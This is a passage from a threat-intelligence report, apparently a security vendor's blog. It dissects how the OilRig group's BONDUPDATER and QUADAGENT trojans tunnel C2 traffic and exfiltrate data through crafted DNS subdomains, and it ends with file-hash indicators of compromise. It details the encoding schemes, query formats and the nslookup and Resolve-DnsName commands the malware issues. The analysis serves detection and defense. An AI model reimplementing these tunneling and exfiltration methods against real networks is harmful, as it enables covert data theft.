Figure 27. BONDUPDATER C2 providing an instruction to tell the Trojan to write the data to the file

 To upload data to the C2 server, the updated BONDUPDATER variant will use DNS A requests to transmit the data within the crafted subdomain. The structure of this subdomain differs from the DNS A and TXT requests meant to receive data, as these subdomains include segments for the filename and the data itself. To send data to the C2, the Trojan will issue DNS A queries to resolve domains with the following structure:

 <GUID with part number and action character of “2”><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<data chunk>.<filename>.<c2 domain>

When sending data to the C2, the Trojan will include the character “2” for the action to notify the C2 that it is going to send data. Both the data and filename segments of the subdomain are encoded using an encoding mechanism that takes the following steps:

  1. Creates two separate empty strings
  2. Converts each data byte to their hexadecimal form
  3. Splits each hexadecimal byte into two nibbles
  4. Appends the first nibble to the first string
  5. Appends the second nibble to the second string
  6. Concatenates the two strings together

This process effectively separates the two characters of each hexadecimal byte and spreads them out across the total string. The filename segment contains the encoded string for the filename with an asterisk (“*”) appended. For instance, the “10100” file seen in Figure 27 above will have an asterisk appended to it to produce “10100*”, which when encoded using this method results in a string of “33333210100A”. The following code block visualizes how this encoding method works: 

The data segment of the subdomain can be a maximum of 60 characters long, so BONDUPDATER will split the data to exfiltrate into 30-byte chunks and encode the data using the same encoding method. To initiate the exfiltration of this file with the C2, BONDUPDATER will issue an initial DNS A query for a domain whose data chunk section starts with a hardcoded “COCTab” string followed by an encoded string of data that contains the filename and the length of the encoded data that will be transmitted. For instance, the “10100” file used in our example stored 2795 bytes of output from the issued command, which results in 5590 bytes when encoded. The Trojan splits the filename and data size with an asterisk and uses asterisks as padding to create a 27-character string of  “10100*5590*****************”, which results in an encoded string “33333233332222222222222222210100A5590AAAAAAAAAAAAAAAAA”. BONDUPDATER appends this encoded string to “COCTab” and issues a DNS query using this as its data segment of the subdomain to notify the C2 how many DNS A requests it will issue to transmit the data. Figure 28 shows the initial notification query that contains the “33333210100A” string in the filename segment and the data segment containing the filename and data length string after “COCTab”.

Figure 28. BONDUPDATER query notifying the C2 that it will upload the contents of a file

The C2 server will respond to this DNS A request with an IPv4 address that contains the first two characters of the GUID used as the system identifier as the first octet, “2” and “3” as the second and third octet and the fourth octet containing a sequence number corresponding to the data chunk that the C2 server wishes the Trojan to send. BONDUPDATER will continue to send DNS A queries with chunks of encoded data from the file within the data segment of the subdomain until all of the data has been transmitted. Figure 29 shows the C2 server responding to the notification query and the following data transfer queries with the IPv4 addresses whose fourth octet increments by three to obtain the next chunk of data.

Figure 29. BONDUPDATER transmitting data to the C2 in the queried subdomains

 After sending all of the data, the Trojan will issue a final DNS query with “COCTabCOCT” in the data segment. This query notifies the C2 server that the Trojan has finished sending the contents of the file. Figure 30 shows the continued data transfer via DNS queries, followed by the final DNS query with “COCTabCOCT” within the data segment. 

Figure 30. BONDUPDATER sending data and telling the C2 it is done via the "COCTabCOCT" string

QUADAGENT

OilRig has used the QUADAGENT tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Targets Technology Service Provider and Government Agency with QUADAGENT. QUADAGENT is capable of using DNS tunneling to communicate with its C2 server using DNS queries to resolve custom crafted subdomains of a C2 domain. The DNS tunneling protocol uses AAAA queries to transmit and receive data between the infected system and its C2 server. Depending on the version of Windows, the payload will use a different method to issue the queries, specifically:

Windows 8+

Resolve-DnsName -Name <generated subdomain>.<c2 domain> -Type AAAA -DnsOnly

Windows 7

nslookup.exe -q=aaaa <generated subdomain>.<c2 domain>.

It appears that the author knew that PowerShell on Windows versions prior to Windows 8.1 did not have the DnsClient module that contains the Resolve-DnsName method. At a high level, QUADAGENT communicates with its C2 server to obtain a PowerShell script that it will replace itself with, which essentially updates the Trojan with a secondary payload. To carry out this updating functionality, QUADAGENT follows a sequence of steps that involves:

  1. Obtaining a session identifier and pre-shared key
  2. Confirming the correct session identifier
  3. Downloading the PowerShell script
  4. Confirming the download and execution

The first step to set up communications between QUADAGENT and the C2 involves an initial handshake to obtain a session ID and pre-shared key. To obtain its session id and pre-shared key, the payload will issue a query to resolve the following domain, which acts as the initial beacon:

mail.<random number between 100000 and 999999>.<c2 name>

This request is to notify the C2 server that the payload is about to send system specific data as part of the initial handshake. The system specific data sent to the C2 server is in the following format:

<domain>\<username>:pass

The above string is encoded using a custom base64 encoder to strip out non-alphanumeric characters ("=","/" and "+") from the data and replaces them with domain safe values ("01", "02" and "03" respectively). QUADAGENT will issue a DNS query to resolve a domain with the following structure to send this encoded system data to the C2:

<encoded system data>.<same random number between 100000 and 999999 above>.<c2 name>

The C2 server will respond to these requests by providing a session identifier to uniquely identify the compromised system and pre-shared key encrypt data sent via the DNS tunnel. To transfer this data to QUADAGENT, the C2 server will respond to the last DNS query with an IPv6 address that contains a number that the Trojan will use to determine how many DNS requests it must issue to download the data from the C2 server. The C2 server will send the count value in the last two hexadectets of the IPv6 address in the answer to the query. Figure 31 shows QUADAGENT sending a query to notify the C2 that it will send system specific data in the following query. The C2 response has “2” in the last two hexadectets, which instructs the Trojan to issue two queries to download the desired data.

Figure 31. Wireshark displaying beacon and transmission of system information between QUADAGENT and its C2

To receive the data, QUADAGENT will issue DNS requests to resolve subdomains of the C2 domain that start with “www” followed immediately by a sequence number of the chunk of data the Trojan currently seeks. The Trojan will issue queries to resolve the domains with the following structure until it has reached the count value provided by the C2 in Figure 31:

www<sequence number>.<random number between 100000 and 999999>.<c2 name>

After obtaining the data, QUADAGENT will issue a query to resolve a subdomain structured as follows to signal to the C2 server that it received all of the data:

www.<random number between 100000 and 999999>.<c2 name>

Figure 32 shows QUADAGENT issuing DNS requests with incrementing sequence numbers and the C2 providing the session identifier and pre-shared key within the IPv6 answers. The screenshot also shows the Trojan sending a DNS query to notify the C2 that it successfully received the data.

Figure 32. Wireshark displaying QUADAGENT downloading a session identifier and pre-shared key from C2

QUADAGENT will then finish the handshake sequence by using its newly obtained session identifier in a series of queries. The Trojan will use a similar series of queries later on to exfiltrate data to the C2 later in its communications, but at this point in the communications QUADAGENT just uses them to echo the session identifier back to the C2. The payload starts this process by issuing a DNS query to resolve a domain with the following structure to notify the C2 that it is about to send data:

ns1.<new random number between 100000 and 999999>.<c2 name>

QUADAGENT does nothing with the answer to the previous query, rather it immediately issues a query to resolve the following domain, which effectively transmits the session id value to the C2:

<session id>.<same random number between 100000 and 999999>.<c2 domain name>

Once again, the payload disregards the answer to the query above. At this point, if QUADAGENT had data to the C2, it would encrypt the data and encode the ciphertext using the custom base64 function used to transmit the system information within the handshake. The Trojan would then send this encoded data within a sequence of queries that include 60 characters of the encoded ciphertext as the first portion of the subdomain. After completing the data transmission, QUADAGENT then issues one last query to resolve a domain with “ns2” as the subdomain to notify the C2 server that it is done sending data. At this point in the communications, QUADAGENT does not have any data to send to the C2, as it is only echoing the session identifier so the Trojan issues a query to resolve a domain structured as follows:

ns2.<same random number between 100000 and 999999>.<c2 domain name>

Figure 33 shows QUADAGENT sending the provided session identifier to the C2 server.

Figure 33. Wireshark showing QUADAGENT echoing its session identifier back to the C2

To transmit the data via the DNS tunneling channel, the C2 server will respond to the previous query with an IPv6 address that contains the number of DNS queries the payload must issue to obtain the entirety of the data from subsequent IPv6 answers. This is the same process discussed earlier when the C2 server provided the session identifier and pre-shared key. Much like the data transfer method discussed earlier, QUADAGENT will issue DNS requests to resolve subdomains “www<sequence number>” with the sequence number incrementing until it receives all the data. Once it receives all the data, the Trojan issues a query to resolve “www.” to notify the C2 that it received all the data.

The C2 can respond to the query to resolve the “ns2.” domain with pipe-delimited (“|”) data that QUADAGENT will parse and handle in one of two ways depending on fields provided. The Trojan will parse the two types of data and treat them as:

  • A new session identifier and pre-shared key
  • A command to overwrite the current script with a new PowerShell script to execute

First, the C2 can provide data with a specific structure that QUADAGENT will treat as a new session identifier and pre-shared key. Much like the initial handshake, QUADAGENT will save this session identifier and pre-shared key to the registry so the Trojan does not have to carry out the handshake each time it executes. The C2 creates a string following structure and sending it to QUADAGENT as cleartext via IPv6 addresses in the “www<sequence number>” query sequence:

<session identifier>|<length of pre-shared key>|<pre-shared key>

Second, the C2 can provide data that QUADAGENT will treat as a command that it will parse looking for data to overwrite its current file with a new PowerShell script. The C2 provides this data by creating a string with the field before the first pipe (“|”) empty, the second field containing the length of the ciphertext and the third field starting with the 16-byte initialization vector (IV) followed by the data encrypted with AES using the previously mentioned IV and the pre-shared key. This data is sent to the Trojan via the “www<sequence number>” query sequence in the following format:

|<length of encrypted data>|<AES IV><Data encrypted with AES and pre-shared key>

Figure 34 shows the C2 server instructing QUADAGENT to issue 5 requests to download data. QUADAGENT issues these queries and increments the sequence number in each query. The C2 server provides answers to these queries with the length of the data, the 16-byte AES initialization vector and the data encrypted with AES using the pre-shared key.

Figure 34. Wireshark displaying QUADAGENT downloading a command from the C2 server

QUADAGENT will decrypt the data downloaded from the C2 server using AES with the provided IV and the previously provided pre-shared key. QUADAGENT will parse the decrypted data based on the following structure:

hello<char uuid[35]><char type[1]><data>

The message will start with the string 'hello', followed by a 35 character UUID string. The 'type' field specifies the command that the payload will handle, which known QUADAGENT samples can only handle one command type 'x'. The 'x' command treats the supplied data field as a PowerShell script that it will write to the current PowerShell script, effectively overwriting the initial PowerShell script with a secondary payload.

The payload will then notify the C2 that it has successfully downloaded the secondary PowerShell payload. The payload creates a string that has the following structure that it will send to the C2:

bye<char uuid[35]>d

QUADAGENT will send the above string to the C2 using the sequence of DNS queries previously mentioned for data exfiltration. The sequence starts by first issuing a DNS query to resolve the following domain to notify the C2 that the payload will send data to it in subsequent DNS queries:

ns1.<random number between 100000 and 999999>.<c2 name>

QUADAGENT will then issue a query to resolve a subdomain structured as follows, which contains the session identifier that notifies the C2 which host is about to send data:

<session id>.<same random number between 100000 and 999999>.<c2 domain name>

The payload will then split the message up into 60-byte chunks, which it will send to the C2 via DNS queries to resolve domains structured as:

<encoded/encrypted data of message>.<same random number between 100000 and 999999>.<c2 name>

The payload will notify the C2 that it is done sending data by issuing a DNS query to resolve a domain structured as:

ns2.<same random number between 100000 and 999999>.<c2 name>

Figure 35 shows QUADAGENT uploading data to the C2 server as base64 encoded data within the queried subdomain. Before sending the data, the Trojan provides the notification query using the “ns1” subdomain, followed by a query with the session identifier. Finally, QUADAGENT issues a query for the “ns2” subdomain to notify the C2 that it is done sending data.

Figure 35. Wireshark displaying QUADAGENT sending its "bye" message to the C2 server

Conclusion

The OilRig group has repeatedly used DNS tunneling as a channel to communicate between their C2 servers and many of their tools. As mentioned in our overview of DNS tunneling, this threat group saw the benefits of using DNS tunneling, as DNS is almost universally allowed through security devices. One major drawback of using DNS tunneling is the high volume of DNS queries issued to transmit data back and forth between the tool and the C2 server, which may stand out to those monitoring DNS activity on their networks.

While all DNS tunneling protocols have to abide by the standardized DNS protocol, not all of the tunneling protocols used by OilRig are equal from an efficiency or blending in standpoint. Data transmission using these DNS tunnels uses specially crafted subdomains, which can transmit more data per query by designating more of the characters within the subdomain as data. It is also obvious that the use of base64 encoding is more efficient than base16 in these protocols, as each character of base64 encoded data can send .75 bytes of data whereas base16 requires two characters to send 1 byte. Regardless of the encoding, the extremely long subdomains used in some of these tunnels to transmit data may not blend into legitimate DNS query traffic.

Palo Alto Networks customers interested in protecting themselves against DNS Tunneling attacks should investigate our DNS Security Service, which uses advanced techniques to identify and block DNS Tunneling attacks.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.
IOCs

While not an exhaustive list of samples, please reference the following SHA256 hashes for the various tools discussed in this blog.
Helminth
662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f
089bf971e8839db818ac462f53f82daed523c413bfc2e01fb76dd70b37162afe
d808f3109822c185f1d8e1bf7ef7781c219dc56f5906478651748f0ace489d34
1b2fee00d28782076178a63e669d2306c37ba0c417708d4dc1f751765c3f94e1
0ec288ac8c4aa045a45526c2939dbd843391c9c75fa4a3bcc0a6d7dc692fdcd1
3986d54b00647b507b2afd708b7a1ce4c37027fb77d67c6bc3c20c3ac1a88ca4
f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e
4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281

ISMAgent
a9f1375da973b229eb649dc3c07484ae7513032b79665efe78c0e55a6e716821
52366b9ab2eb1d77ca6719a40f4779eb302dca97a832bd447abf10512dc51ed9

ALMA dash
f37b1bbf5a07759f10e0298b861b354cee13f325bc76fbddfaacd1ea7505e111

ALMA dot
e52b8b0e8225befec156b355b3022faf5617542b82aa54f9f42088aa05a4ec49

BONDUPDATER Original
de620a0511d14a2fbc9b225ebfda550973d956ab4dec7e460a42e9d2d3cf0588

BONDUPDATER Updated
d5c1822a36f2e7107d0d4c005c26978d00bcb34a587bd9ccf11ae7761ec73fb7
7cbad6b3f505a199d6766a86b41ed23786bbb99dab9cae6c18936afdc2512f00

QUADAGENT
1f6369b42a76d02f32558912b57ede4f5ff0a90b18d3b96a4fe24120fa2c300c